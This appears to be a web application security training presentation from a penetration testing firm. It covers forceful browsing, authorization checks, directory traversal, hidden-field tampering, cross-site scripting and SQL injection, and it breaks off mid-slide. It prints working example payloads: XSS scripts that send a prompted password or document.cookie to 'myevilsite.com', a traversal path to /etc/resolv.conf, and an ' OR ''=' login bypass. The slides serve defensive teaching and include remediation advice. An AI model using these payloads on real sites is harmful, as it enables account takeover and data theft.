                                related "Example" link. The example provides line item explar
                                Please note that Cash Balance Program statements do not have
                        <P>Please [redacted] and account data contained i
                        Inactive [redacted] To update your address, use
                        Personal Profile page if you have [redacted]<BR><BR></P>
                </span>
                </td>
        </tr>
        <tr id="PageBody[redacted]">
" width="100%" class="contentSectionHeader">Annual Statement</td>


        <tr>
                <td><table cellspacing="0" rules="all" border="3" id="PageBody_DocumentDataGrid" styl
#1D2432;background-color:#A7ACB5;font-family:Verdana,Arial,Helvetica,Sans-serif;font-size:10pt;font-
/td><td>Account Type</td><td align="center">&nbsp;</td>
ont-family:Verdana,Arial,[redacted]serif;font-size:9pt;">
ass="contentlink" href="[redacted]Page/[redacted]Document.aspx?DOCID=5737492653&amp;DOCUMENTTYP
ackground-color:#E8F0F8;[redacted]Verdana,Arial,Helvetica,Sans-serif;font-size:9pt;">
ass="contentlink" href="[redacted]/Page/[redacted]Document.aspx?DOCID=5721772321&amp;DOCUMENTTYP
ont-family:Verdana,Arial,[redacted]serif;[redacted]ze:9pt;">
ass="contentlink" href="[redacted]/Page/[redacted]Document.aspx?DOCID=6621232724&amp;DOCUMENTTYP
ackground-color:#E8F0F8;[redacted]Verdana,Arial,Helvetica,Sans-serif;font-size:9pt;">
ass="contentlink" href="[redacted]/Page/[redacted]Document.aspx?DOCID=2e45f987-6f29-483d[redacted]44
ont-family:Verdana,Arial,[redacted]serif;[redacted]ze:9pt;">
ass="contentlink" href="[redacted]/Page/[redacted]Document.aspx?DOCID=b4303d9e-0efe-4e8[redacted]cl


        </tr>


        <tr>
                <td></td>
        </tr>
        <tr id="PageBody SpacerLine2" height="5">
```

Authorization

- Forceful browsing example:
- This application uses a GUID to identify resources
- A GUID is better than a 10 digit numerical value, but still gets left behind when used via GET:
  - Users history file
  - Proxy logs
  - Referrer field
  - Load balancer logs
  - Firewall logs
  - IDS logs

https://example.ca.gov/Pages/Download.aspx?id=
a6c6f996-4f8e-44c3-aec0-d9a6f007624a

Authorization

- Remediation:
  - All requested functions must be checked at the server to ensure proper entitlements for the current session credential
  - Developers must not rely on the absence of the function from the user interface, or the fact that the user is never presented with a particular URI or form field value
  - For example, if a drop down box presented to a user includes “1. View Users”, “2. Reset Password”, but not “3. Create User”, you as a developer must assume that the user will submit a request for “create user” anyway
    - https://www.bigbank.com/useradmin.asp?function=rstpwd&user=bsmith
    - Will become:
    - https://www.bigbank.com/useradmin.asp?function=addusr&user=bhacker
    - And, yes, they will try all possible spellings, adduser, auser, createuser, cuser, (We try variations all day long…)

User Input

Section 5

Filter everything!

User Input

- The dreaded user input
- Debatably, the #1 cause of web application compromise in 2008
  - We have seen hundreds of vulnerabilities related to user input:
    - SQL Injection
    - Cross Site Scripting
    - Directory Traversal
    - Buffer Overflows
- Never assume anything about what you will get back from a client. It may be:
  - Longer than you expected
    - If you set constraints using HTML or JavaScript (`NAME="modelYearList1" SIZE="4" TYPE="TEXT"` **`MAXLENGTH="4`**") **know that they can be bypassed easily**
  - Options other than what was seeded. For example a drop down box of a customers account numbers. An attacker will create their own "drop down box"
  - Unexpected characters. Particularly:
    - '|!#$%^&*()<>:;"{}[]|\=
    - Especially "tick" and semicolon which are the key to many popular SQL injection attacks

User Input

- Example file system access:
  - This application was not performing proper bounds checking and character filtering for the file retrieval function
  - This URI is used to download an image from the server:
    - `download_list=`**`/ftp_web/staged/4846030560/`**`00168_talltalltrees_1920x1200.jpg.1142956502|00168_talltalltrees_1920x1200.jpg|07|2006-03-21 09:55:03`
  - Notice that a local file path is specified. <u>This is a big red flag to a hacker</u>
  - PTP submitted the following URI to the application:
    - `download_list=/ftp_web/staged/4846030560`**`/../../../../../../../../../etc/resolv.conf`**`|00168_talltalltrees_1920x1200.jpg|07|2006-03-21 09:55:03&dwnld_to_nm=test`
  - This is a simple “dot dot slash” attack that worked and allowed us to download any file from the server that the www (IIS) process had read rights to
  - The file path should be hard-coded on the server, and ideally clients should never be allowed to specify a resource using a local file system name. A reference number should be used instead:
    - `POST Download_list=6f7c8f7g7e7g8f88f98fg98g8a9e8b4c`


User Input – Hidden Values

- Most eCommerce sites have caught on to “price modifications”. However, here is one recent oversight:
  - A shopping cart places the sales tax in a hidden form element.
    - `<INPUT id=tax1 type=hidden value=4.32>`
  - Sure you could reduce your sales tax, but it’s not much of a savings…
  - How about a NEGATIVE tax value?
    - `<INPUT id=tax1 type=hidden value=-900.00>`
  - On a $950.00 item, that’s a significant savings!
- Filter the input!

User Input - XSS

- Cross Site Scripting Example:
  - Basically, the ability to place code on the server that will be executed by the next user
  - For example, a form that allows users to leave text (comments) that can be retrieved by other users
  - Rather than leaving “I really like this web site”, try:

    -
      ```
      <SCRIPT Language=“Javascript”>var
      stolenpass=prompt(“Your session has expired.  Please
      enter your password to continue.’’);
      location.href=“https://myevilsite.com/steelpass.asp?pass
      word=“+stolenpass;</SCRIPT>
      ```



Script Prompt:


Your session has expired. Plese enter your password to continue.

User Input - XSS

- There are 3 major forms of XSS
  - Stored
  - Reflected
  - DOM Based (Sometimes called local XSS)
- Reflected XSS relies on the ability to lure a victim to your site via a maliciously crafted URI. This could be via email, instant messenger, or an embedded link in a web site
- `http://example.ca.gov/Reports/Pages/ViewReportsEx.aspx?foofoo="><script>document.location='http://myevilsite.com/cgi-bin/cookie.cgi?'%20+document.cookie</script>`
- DOM based XSS relies on a malicious website referring the victim to your vulnerable web site and adding interpreted code to a Document Object Model reference that is not encoded using HTML entities (thus the re-interpretation)

User Input - XSS

- This site appeared to filter all input for all forms
- However, after beating our heads against the wall for several days, we found this form field



Loan App Details - Windows Internet Explorer

k. Borrower's Closing Costs Paid by Seller

l. Total Other Credits (from below) 0.00

m. Loan Amount (exclude PMI, MIP, Funding Fee Financed) 300000.00

n. PMI, MIP, Funding Fee Financed

o. Loan Amount (items m + n) 300000.00

p. Cash from/to Borrower (item i - items j+k+l+o) -300000.00

Other Credits

Description | Amount | Explanation

<script type=alert (DOCUMENT.COOKIE)" onfocus='displayError("")' onblur='clearError()'>

User Input - XSS

- DOM example:


```
<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
<BR>
Welcome to our system
…
</HTML>
```

- “document” is the DOM object, “URL” is the property
- The users (victims) browser will execute this in the current context, its local zone for your site
- So…we just need to lure the victim to your site with something like this and let your DOM object do the work for us:

```
http://example.ca.gov/welcome.html?name=
  <script>document.location='http://myevilsite.com/cgi-bin/cookie.cgi?
   '%20+document.cookie</script>
```

User Input - SQL Injection

A typical login procedure involving a SQL query looks something like this:



```
POST /scripts/login.asp HTTP/1.1
username=bob&password=roosters
```


```
SELECT * FROM Users WHERE
username = 'bob' AND password =
'roosters'
```

Table: Users

username	password
admin	neverguess
bob	roosters
ted	carrot72

User Input - SQL Injection

A classic SQL injection attack:



User Name:	‘%20OR%20’’=‘
Password:	************

☐ Remember my user name

☐ Remember my user name and password

```
POST /scripts/login.asp HTTP/1.1
username=‘%20OR%20’’=‘&
password=‘%20OR%20’’=‘
```

```
SELECT * FROM Users WHERE
username = ‘’ OR ’’=‘’ AND
password = ‘’ OR ’’=‘’
```

Table: Users


username	password
admin	neverguess
bob	roosters
ted	carrot72

User Input - SQL Injection

Recently, we tested an application that was "partially" filtering for SQL injection attacks


The username, and Password fields did not react to SQL injection attempts

However, the Agency field did



User Input - SQL Injection

The developer assumed that the Agency field would always come back with one of the pre-populated responses


Court Notification System - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http us/
Go
Internet

Log In

Username Password

Agency ---SELECT AGENCY---

---SELECT AGENCY---
BUILDING INSPECTION
CODE
COURTS
FIRE
POLICE
HEALTH
MARSHAL

User Input - SQL Injection

The HTTP request for a normal login looked like this:

```
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET
CLR 1.1.4322)
Content-Length: 40
Cookie: CFID=4405; CFTOKEN=78017817
username=test&password=test&agency_id=29
```

We simply replaced agency_id with:

